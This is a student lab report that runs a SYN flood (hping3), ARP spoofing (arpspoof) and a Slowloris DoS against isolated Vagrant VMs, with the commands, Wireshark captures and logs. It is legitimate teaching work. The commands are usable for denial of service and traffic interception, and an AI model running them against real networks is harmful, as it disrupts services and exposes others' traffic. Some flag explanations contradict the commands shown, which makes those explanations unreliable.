Security PA2

Goktug Ekinci

2380343

1 Setup

I created my setup using Vagrant and VirtualBox. I have a single Vagrantfile and I am creating three different boxes out of it. I am sharing the Vagrantfile I have used below:

```
Vagrant.configure("2") do |config|
  config.vm.define ":attacker" do |attacker|
    attacker.vm.box = "ubuntu/focal64"
    attacker.vm.hostname = "attacker"
    attacker.vm.network "private_network", ip: "192.168.56.10"
    attacker.vm.synced_folder "./code", "/home/vagrant/code"
    attacker.vm.provision "shell", inline: <<-SHELL
        echo "ubuntu:ubuntu" | sudo chpasswd
        SHELL
  end

  config.vm.define ":victim" do |victim|
    victim.vm.box = "ubuntu/focal64"
    victim.vm.hostname = "victim"
    victim.vm.network "private_network", ip: "192.168.56.20"
    victim.vm.synced_folder "./code", "/home/vagrant/code"
    victim.vm.provision "shell", inline: <<-SHELL
        echo "ubuntu:ubuntu" | sudo chpasswd
        SHELL
  end

  config.vm.define ":client" do |client|
    client.vm.box = "ubuntu/focal64"
    client.vm.hostname = "client"
    client.vm.network "private_network", ip: "192.168.56.30"
    client.vm.synced_folder "./code", "/home/vagrant/code"
    client.vm.provision "shell", inline: <<-SHELL
        echo "ubuntu:ubuntu" | sudo chpasswd
        SHELL
  end

end
```

I used synced folder so that I can organize the code from my computer. I am using three different IP addresses for three different machines.

Attacker: 192.168.56.10
Victim(Server): 192.168.56.20
Client: 192.168.56.30

I used client to test the network during the attacks. For example, client shouldn't be able to receive response during a dos attack from server.

For the attack codes, I have three different folders inside my code folder. There are required scripts that that should be run in different machines, which is named accordingly.

1.1 How to run?

I didn't put the required apt packages to the vagrantfile, but they can be installed by seeing errors.

To perform the attacks, first we need to start the vagrant boxes:

```
vagrant up
```

After we can check the status of our machines by:

```
vagrant global-status
```

We should ssh all the machines to start, there are three machines and we need three terminals accordingly.

```
vagrant ssh :client/attacker/victim
```

I recommend to update the apt before starting.

```
sudo apt-get update
```

I wrote mostly bash scripts, and there is only one python script. Also, the bash scripts are also using python. So we need pip.

```
sudo apt install python3-pip
```

There are also some needed programs to perform the attacks.

```
dsniff -> attacker
hping3 -> attacker
sudo apt-get install {package}
```

To perform the syn flood attack, we should do three things in the regarding attack folders, I will call this step **COMMUNICATION**:
In the server machine

```
./server
```

In the client machine

```
./client
```

You should be able to see the communication between server and the client. Then to perform the attack,

1.1.1 Syn Flood

- Go into the syn-flood folder in all machines
- Start COMMUNICATION
- `./attacker #in the attacker machine`
  and observe that the communication between the server and the client will be broken after some time

1.1.2 Arp Spoofing

- Go into the arp_spoof folder in all machines
- Start COMMUNICATION
- `./attacker #in the attacker machine`
  and observe that the server still thinks the requests are coming from the client.

1.1.3 Slow Loris

- Go into the slow-loris folder in all machines
- Start COMMUNICATION
- `./attacker #in the attacker machine`
  and observe that the communication between the server and the client will be broken after some time

2 SYN Flood Attack

The SYN Flood is a form of Denial of Service (DoS) attack that exploits part of the normal TCP three-way handshake. This handshake process, which establishes a connection between the server and the client, includes three steps:

1. The client sends a SYN (synchronize) packet to the server.
2. The server responds with a SYN-ACK (synchronize-acknowledgement) packet.
3. The client sends an ACK (acknowledgement) packet back to the server.

In a SYN flood attack, the attacker sends a flood of SYN packets, often from a spoofed IP address. The server responds with SYN-ACK packets to the false IP address and waits for a corresponding ACK that never comes. These half-open connections consume resources on the server and can lead to service disruption or degradation.

2.1 Experimental Setup

The setup for this experiment involved a server, a client and an attacker on an isolated network. The attacker was configured to send a flood of SYN packets to the server, simulating an attack. The attacker used the `hping3` tool for this task. Client is sending regular requests to the server to test the network in a given interval. Moreover, the server is a basic python script that sends basic responses to the client.

```
sudo hping3 -c 150000 -d 120 -S -w 64 -p 5555 --flood --rand-source 192.168.56.20
```




Figure 1: Attacker's network traffic

In the above command:

- `-S` sets the mode to SYN.
- `-p 5555` sets the target port to 80 (HTTP).
- `--flood` sends the packets as fast as possible.
- `--rand-source` randomizes the source IP address.

2.2 PCAP


I started the server and client scripts. They were communicating with each other each seconds. Then, I started the record and started the attack. Below it can be clearly seen where the attack begins.

It can be seen that the flood is starting at the line 88. The pcap file is too long and it is going for a while. Here is e cut from the rest.

The source IP is always different because we used –rand–source in our command. After attack is started, the client's requests started to slow down because it couldn't get any response from some of its requests. Then, it completely stopped with overflow.

3 ARP Spoofing Attack

ARP Spoofing (also known as ARP Poisoning) is a type of cyber attack carried out over a Local Area Network (LAN). The Address Resolution Protocol (ARP) is a protocol used to discover the link layer address (such as a MAC address) associated with a given internet layer address (such as an IP address). In an ARP Spoofing attack, the attacker sends fake ARP messages to the LAN, associating their MAC address with the IP address of another host (such as the default gateway), causing network traffic intended for that IP address to be sent to the attacker instead.



141	7.224367	56.138.100.179	192.168.56.20	TCP	174 1311 → 5555 [SYN] Seq=0 Win=64 Len=120
142	7.224367	42.77.199.210	192.168.56.20	TCP	174 1312 → 5555 [SYN] Seq=0 Win=64 Len=120
143	7.224644	51.198.57.141	192.168.56.20	TCP	174 1313 → 5555 [SYN] Seq=0 Win=64 Len=120
144	7.224645	11.162.241.30	192.168.56.20	TCP	174 1314 → 5555 [SYN] Seq=0 Win=64 Len=120
145	7.224890	211.150.20.87	192.168.56.20	TCP	174 1315 → 5555 [SYN] Seq=0 Win=64 Len=120
146	7.225095	237.142.180.107	192.168.56.20	TCP	174 1316 → 5555 [SYN] Seq=0 Win=64 Len=120
147	7.225275	184.77.9.1	192.168.56.20	TCP	174 1317 → 5555 [SYN] Seq=0 Win=64 Len=120
148	7.225532	234.46.200.0	192.168.56.20	TCP	174 1318 → 5555 [SYN] Seq=0 Win=64 Len=120
149	7.225678	18.250.138.176	192.168.56.20	TCP	174 1319 → 5555 [SYN] Seq=0 Win=64 Len=120
150	7.225892	121.121.250.36	192.168.56.20	TCP	174 1320 → 5555 [SYN] Seq=0 Win=64 Len=120
151	7.226106	49.77.112.102	192.168.56.20	TCP	174 1321 → 5555 [SYN] Seq=0 Win=64 Len=120
152	7.226106	129.159.11.49	192.168.56.20	TCP	174 1322 → 5555 [SYN] Seq=0 Win=64 Len=120
153	7.226612	167.210.184.55	192.168.56.20	TCP	174 1323 → 5555 [SYN] Seq=0 Win=64 Len=120
154	7.226612	209.13.215.77	192.168.56.20	TCP	174 1324 → 5555 [SYN] Seq=0 Win=64 Len=120
155	7.226872	230.209.200.65	192.168.56.20	TCP	174 1325 → 5555 [SYN] Seq=0 Win=64 Len=120
156	7.227027	240.20.47.205	192.168.56.20	TCP	174 1326 → 5555 [SYN] Seq=0 Win=64 Len=120
157	7.227213	234.47.179.241	192.168.56.20	TCP	174 1327 → 5555 [SYN] Seq=0 Win=64 Len=120
158	7.227367	0.185.135.144	192.168.56.20	TCP	174 1328 → 5555 [SYN] Seq=0 Win=64 Len=120
159	7.227568	179.87.247.212	192.168.56.20	TCP	174 1329 → 5555 [SYN] Seq=0 Win=64 Len=120
160	7.227802	241.245.83.49	192.168.56.20	TCP	174 1330 → 5555 [SYN] Seq=0 Win=64 Len=120
161	7.227802	101.233.242.54	192.168.56.20	TCP	174 1331 → 5555 [SYN] Seq=0 Win=64 Len=120
162	7.228094	81.78.23.186	192.168.56.20	TCP	174 1332 → 5555 [SYN] Seq=0 Win=64 Len=120
163	7.228491	128.198.87.125	192.168.56.20	TCP	174 1333 → 5555 [SYN] Seq=0 Win=64 Len=120
164	7.228491	144.23.143.139	192.168.56.20	TCP	174 1334 → 5555 [SYN] Seq=0 Win=64 Len=120

Figure 2: Same PCAP but later

3.1 Experimental Setup

The setup for the experiment involved a network environment consisting of a host machine, a gateway, and the attacker's machine. The attacker's machine ran the following command to execute the ARP spoofing attack:

```
sudo arpspoof -i enp0s8 -t 192.168.56.30 192.168.56.10
```


In this command:

- `-i enp0s8` specifies the network interface that will be used to send the ARP replies.
- `-t 192.168.56.30` is the target IP address, i.e., the IP of the machine we want to impersonate.
- `192.168.56.10` is the host IP, the machine we want to intercept packets from.

3.2 Observations and Results

Upon running the command, the attacker's machine started sending ARP replies to the host, indicating that the gateway's MAC address (192.168.56.30) corresponded to the attacker's MAC address. Thus, any traffic from the host intended for the gateway was mistakenly sent to the attacker's machine.


3.3 PCAP



1	0.000000	PcsCompu_7e:f5:8e	PcsCompu_09:03:10	ARP	42	192.168.56.20 is at 08:00:27:7e:f5:8e
2	0.923449	192.168.56.30	192.168.56.20	TCP	74	34444 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=988315340 TSecr=6
3	0.923511	192.168.56.30	192.168.56.20	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 34444 → 5555 [SYN] Seq=0 Win=64240 L
4	0.924584	192.168.56.30	192.168.56.20	TCP	66	34444 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=988315342 TSecr=668024994
5	0.924584	192.168.56.30	192.168.56.20	HTTP	148	GET / HTTP/1.1
6	0.924632	192.168.56.30	192.168.56.20	TCP	66	34444 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=988315342 TSecr=668024994
7	0.924725	192.168.56.30	192.168.56.20	TCP	148	[TCP Retransmission] 34444 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=82 TSval=988
8	0.934917	192.168.56.30	192.168.56.20	TCP	66	34444 → 5555 [ACK] Seq=83 Ack=156 Win=64128 Len=0 TSval=988315352 TSecr=668025004
9	0.934992	192.168.56.30	192.168.56.20	TCP	66	[TCP Dup ACK 8#1] 34444 → 5555 [ACK] Seq=83 Ack=156 Win=64128 Len=0 TSval=988315352
10	0.935594	192.168.56.30	192.168.56.20	TCP	66	34444 → 5555 [FIN, ACK] Seq=83 Ack=683 Win=64128 Len=0 TSval=988315353 TSecr=668025
11	0.935608	192.168.56.30	192.168.56.20	TCP	66	[TCP Retransmission] 34444 → 5555 [FIN, ACK] Seq=83 Ack=683 Win=64128 Len=0 TSval=9
12	1.945071	192.168.56.30	192.168.56.20	TCP	74	34458 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=988316366 TSecr=6
13	1.945184	192.168.56.30	192.168.56.20	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 34458 → 5555 [SYN] Seq=0 Win=64240 L
14	1.945911	192.168.56.30	192.168.56.20	TCP	66	34458 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=988316367 TSecr=668026016
15	1.945924	192.168.56.30	192.168.56.20	TCP	66	[TCP Dup ACK 14#1] 34458 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=988316367 T
16	1.946975	192.168.56.30	192.168.56.20	HTTP	148	GET / HTTP/1.1
17	1.946985	192.168.56.30	192.168.56.20	TCP	148	[TCP Retransmission] 34458 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=82 TSval=988
18	1.950561	192.168.56.30	192.168.56.20	TCP	66	34458 → 5555 [ACK] Seq=83 Ack=156 Win=64128 Len=0 TSval=988316372 TSecr=668026020
19	1.950580	192.168.56.30	192.168.56.20	TCP	66	[TCP Dup ACK 18#1] 34458 → 5555 [ACK] Seq=83 Ack=156 Win=64128 Len=0 TSval=9883163
20	1.951490	192.168.56.30	192.168.56.20	TCP	66	34458 → 5555 [FIN, ACK] Seq=83 Ack=683 Win=64128 Len=0 TSval=988316373 TSecr=668026
21	1.951500	192.168.56.30	192.168.56.20	TCP	66	[TCP Retransmission] 34458 → 5555 [FIN, ACK] Seq=83 Ack=683 Win=64128 Len=0 TSval=9
22	2.002307	PcsCompu_7e:f5:8e	PcsCompu_09:03:10	ARP	42	192.168.56.20 is at 08:00:27:7e:f5:8e
23	2.961134	192.168.56.30	192.168.56.20	TCP	74	34468 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=988317386 TSecr=6
24	2.961185	192.168.56.30	192.168.56.20	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 34468 → 5555 [SYN] Seq=0 Win=64240 L
25	2.962106	192.168.56.30	192.168.56.20	TCP	66	34468 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=988317387 TSecr=668027032
26	2.962106	192.168.56.30	192.168.56.20	HTTP	148	GET / HTTP/1.1
27	2.962118	192.168.56.30	192.168.56.20	TCP	66	34468 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=988317387 TSecr=668027032
28	2.962155	192.168.56.30	192.168.56.20	TCP	148	[TCP Retransmission] 34468 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=82 TSval=988

Figure 3: Attacker's network traffic pcap file

In the Figure 3, it can be seen that the the packets are retransmitted to the server. Although the attacker's ip address is not ending neither 20 nor 30, attacker can see all the communication sent from client to the server.



```
192.168.56.30 - - [22/Jun/2023 18:01:19] "GET / HTTP/1.1" 200 -
192.168.56.30 - - [22/Jun/2023 18:01:20] "GET / HTTP/1.1" 200 -
192.168.56.30 - - [22/Jun/2023 18:01:21] "GET / HTTP/1.1" 200 -
192.168.56.30 - - [22/Jun/2023 18:01:22] "GET / HTTP/1.1" 200 -
192.168.56.30 - - [22/Jun/2023 18:01:23] "GET / HTTP/1.1" 200 -
192.168.56.30 - - [22/Jun/2023 18:01:24] "GET / HTTP/1.1" 200 -
192.168.56.30 - - [22/Jun/2023 18:01:25] "GET / HTTP/1.1" 200 -
```

Figure 4: Server's terminal

In the Figure 4, it is seen that all the requests is like coming from the 192.168.56.30, which is the client's ip, but we know that those are not coming from the client. They are coming from the attacker. Even though I didn't change the messages their selves, it is passing through the attacker. So it is also changeable.

In my setup, I am only hacking the client. So, client sends the data to attacker without knowing it, and the attacker is directing those packets to the server. If I run the same code on the server, we could have also seen the responsa packets. However, since the task is to perform an attack, and prove it I chose to do it only on the client. Moreover, it is not always possible to hack the server itself because you might not be in the same network with the server.

4 Slowloris Attack

Slowloris is a type of Denial of Service (DoS) attack that targets specific web servers, wherein the attacker holds as many connections to the target web server open for as long as possible. It achieves this by creating connections to the target server but sending only a partial request, thereby maintaining an open connection. Slowloris continually

sends more HTTP headers, but never completes a request, resulting in the targeted server's resources being gradually consumed as it keeps waiting for the requests to be completed.

4.1 Experimental Setup

In this experiment, a network environment was set up, consisting of a host machine acting as a server, and the attacker's machine running the Slowloris script. The command used to execute the Slowloris attack was:

```
python3 SlowLoris.py 192.168.56.20 5555 100 10
```

In this command:

- `192.168.56.20` is the IP address of the target server.
- `5555` is the target port on the server.
- `5000` is the number of connections to be created and maintained with the server.
- `1` is the interval (in seconds) at which HTTP headers are sent to keep connections open.


4.2 Observations and Results

Upon executing the Slowloris script, the attacker's machine began creating and maintaining connections with the target server, sending incomplete HTTP requests at regular intervals. Over time, the target server's resources were gradually consumed, leading to a slowdown and ultimately a denial of service, as it was unable to handle any additional connections.

1	0.000000	192.168.56.10	192.168.56.20	TCP	74	57958 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163286622 TSecr=0
2	0.000632	192.168.56.20	192.168.56.10	TCP	74	5555 → 57958 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2097452
3	0.000656	192.168.56.10	192.168.56.20	TCP	66	57958 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163286622 TSecr=2097452405
4	0.000870	192.168.56.10	192.168.56.20	TCP	86	57958 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=20 TSval=3163286623 TSecr=2097452
5	0.001282	192.168.56.20	192.168.56.10	TCP	66	5555 → 57958 [ACK] Seq=1 Ack=21 Win=65152 Len=0 TSval=2097452405 TSecr=3163286623
6	0.001295	192.168.56.10	192.168.56.20	TCP	178	57958 → 5555 [PSH, ACK] Seq=21 Ack=1 Win=64256 Len=112 TSval=3163286623 TSecr=20974
7	0.001492	192.168.56.10	192.168.56.20	TCP	74	57974 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163286623 TSecr=0
8	0.001659	192.168.56.20	192.168.56.10	TCP	66	5555 → 57958 [ACK] Seq=1 Ack=133 Win=65152 Len=0 TSval=2097452406 TSecr=3163286623
9	0.001849	192.168.56.20	192.168.56.10	TCP	74	5555 → 57974 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2097452
10	0.001864	192.168.56.10	192.168.56.20	TCP	66	57974 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163286624 TSecr=2097452406
11	0.002650	192.168.56.10	192.168.56.20	TCP	86	57974 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=20 TSval=3163286624 TSecr=2097452
12	0.003154	192.168.56.20	192.168.56.10	TCP	66	5555 → 57974 [ACK] Seq=1 Ack=21 Win=65152 Len=0 TSval=2097452407 TSecr=3163286624
13	0.003222	192.168.56.10	192.168.56.20	TCP	145	57974 → 5555 [PSH, ACK] Seq=21 Ack=1 Win=64256 Len=79 TSval=3163286625 TSecr=2097452
14	0.003551	192.168.56.20	192.168.56.10	TCP	66	5555 → 57974 [ACK] Seq=1 Ack=100 Win=65152 Len=0 TSval=2097452408 TSecr=3163286625
15	0.003644	192.168.56.10	192.168.56.20	TCP	99	57974 → 5555 [PSH, ACK] Seq=100 Ack=1 Win=64256 Len=33 TSval=3163286625 TSecr=20974
16	0.004338	192.168.56.20	192.168.56.10	TCP	66	5555 → 57974 [ACK] Seq=1 Ack=133 Win=65152 Len=0 TSval=2097452408 TSecr=3163286625
17	0.004664	192.168.56.10	192.168.56.20	TCP	74	57990 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163286626 TSecr=0
18	0.005436	192.168.56.20	192.168.56.10	TCP	74	5555 → 57990 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2097452
19	0.005451	192.168.56.10	192.168.56.20	TCP	66	57990 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163286627 TSecr=2097452409
20	0.005577	192.168.56.10	192.168.56.20	TCP	86	57990 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=20 TSval=3163286627 TSecr=2097452
21	0.006390	192.168.56.20	192.168.56.10	TCP	66	5555 → 57990 [ACK] Seq=1 Ack=21 Win=65152 Len=0 TSval=2097452410 TSecr=3163286627
22	0.006404	192.168.56.10	192.168.56.20	TCP	178	57990 → 5555 [PSH, ACK] Seq=21 Ack=1 Win=64256 Len=112 TSval=3163286628 TSecr=20974
23	0.006816	192.168.56.20	192.168.56.10	TCP	66	5555 → 57990 [ACK] Seq=1 Ack=133 Win=65152 Len=0 TSval=2097452411 TSecr=3163286628
24	0.006932	192.168.56.10	192.168.56.20	TCP	74	57992 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3163286629 TSecr=0
25	0.007388	192.168.56.20	192.168.56.10	TCP	74	5555 → 57992 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2097452
26	0.007409	192.168.56.10	192.168.56.20	TCP	66	57992 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3163286629 TSecr=2097452411
27	0.007820	192.168.56.10	192.168.56.20	TCP	87	57992 → 5555 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=21 TSval=3163286630 TSecr=2097452

Figure 5: Attacker's traffic during the attack


Since the attacker has no traffic before the attack, the beginning of the traffic is where the attack begins. In very low intervals, there are huge amount of requests are being sent. Also, it is noticeable that the ports are different in almost every request.



85	7.091206	192.168.56.20	192.168.56.30	TCP	66	5555 → 33676 [ACK] Seq=1 Ack=83 Win=65152 Len=0 TSval=671923864 TSecr=992232050
86	7.094229	192.168.56.20	192.168.56.30	TCP	221	5555 → 33676 [PSH, ACK] Seq=1 Ack=83 Win=65152 Len=155 TSval=671923867 TSecr=992232
87	7.094468	192.168.56.20	192.168.56.30	HTTP	761	HTTP/1.0 200 OK (text/html)
88	7.094681	192.168.56.30	192.168.56.20	TCP	66	33676 → 5555 [ACK] Seq=83 Ack=156 Win=64128 Len=0 TSval=992232053 TSecr=671923867
89	7.094807	192.168.56.30	192.168.56.20	TCP	66	33676 → 5555 [ACK] Seq=83 Ack=852 Win=64128 Len=0 TSval=992232053 TSecr=671923867
90	7.094961	192.168.56.30	192.168.56.20	TCP	66	33676 → 5555 [FIN, ACK] Seq=83 Ack=852 Win=64128 Len=0 TSval=992232054 TSecr=671923
91	7.095000	192.168.56.20	192.168.56.30	TCP	66	5555 → 33676 [ACK] Seq=852 Ack=84 Win=65152 Len=0 TSval=671923868 TSecr=992232054
92	8.103174	192.168.56.30	192.168.56.20	TCP	74	33680 → 5555 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=992233066 TSecr=0
93	8.103201	192.168.56.20	192.168.56.30	TCP	74	5555 → 33680 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=671924
94	8.103666	192.168.56.30	192.168.56.20	TCP	66	33680 → 5555 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=992233067 TSecr=671924876
95	8.103883	192.168.56.30	192.168.56.20	HTTP	148	GET / HTTP/1.1
96	8.103894	192.168.56.20	192.168.56.30	TCP	66	5555 → 33680 [ACK] Seq=1 Ack=83 Win=65152 Len=0 TSval=671924877 TSecr=992233067
97	8.106828	192.168.56.20	192.168.56.30	TCP	221	5555 → 33680 [PSH, ACK] Seq=1 Ack=83 Win=65152 Len=155 TSval=671924880 TSecr=992233
98	8.107385	192.168.56.30	192.168.56.20	TCP	66	33680 → 5555 [ACK] Seq=83 Ack=156 Win=64128 Len=0 TSval=992233071 TSecr=671924880
99	8.107398	192.168.56.20	192.168.56.30	HTTP	761	HTTP/1.0 200 OK (text/html)
100	8.107511	192.168.56.20	192.168.56.30	TCP	66	5555 → 33680 [FIN, ACK] Seq=851 Ack=83 Win=65152 Len=0 TSval=671924880 TSecr=992233
101	8.107786	192.168.56.30	192.168.56.20	TCP	66	33680 → 5555 [ACK] Seq=83 Ack=851 Win=64128 Len=0 TSval=992233071 TSecr=671924880
102	8.107939	192.168.56.30	192.168.56.20	TCP	66	33680 → 5555 [FIN, ACK] Seq=83 Ack=851 Win=64128 Len=0 TSval=992233071 TSecr=671924
103	8.107939	192.168.56.30	192.168.56.20	TCP	66	33680 → 5555 [ACK] Seq=84 Ack=852 Win=64128 Len=0 TSval=992233071 TSecr=671924880
104	8.107998	192.168.56.20	192.168.56.30	TCP	66	5555 → 33680 [ACK] Seq=852 Ack=84 Win=65152 Len=0 TSval=671924881 TSecr=992233071
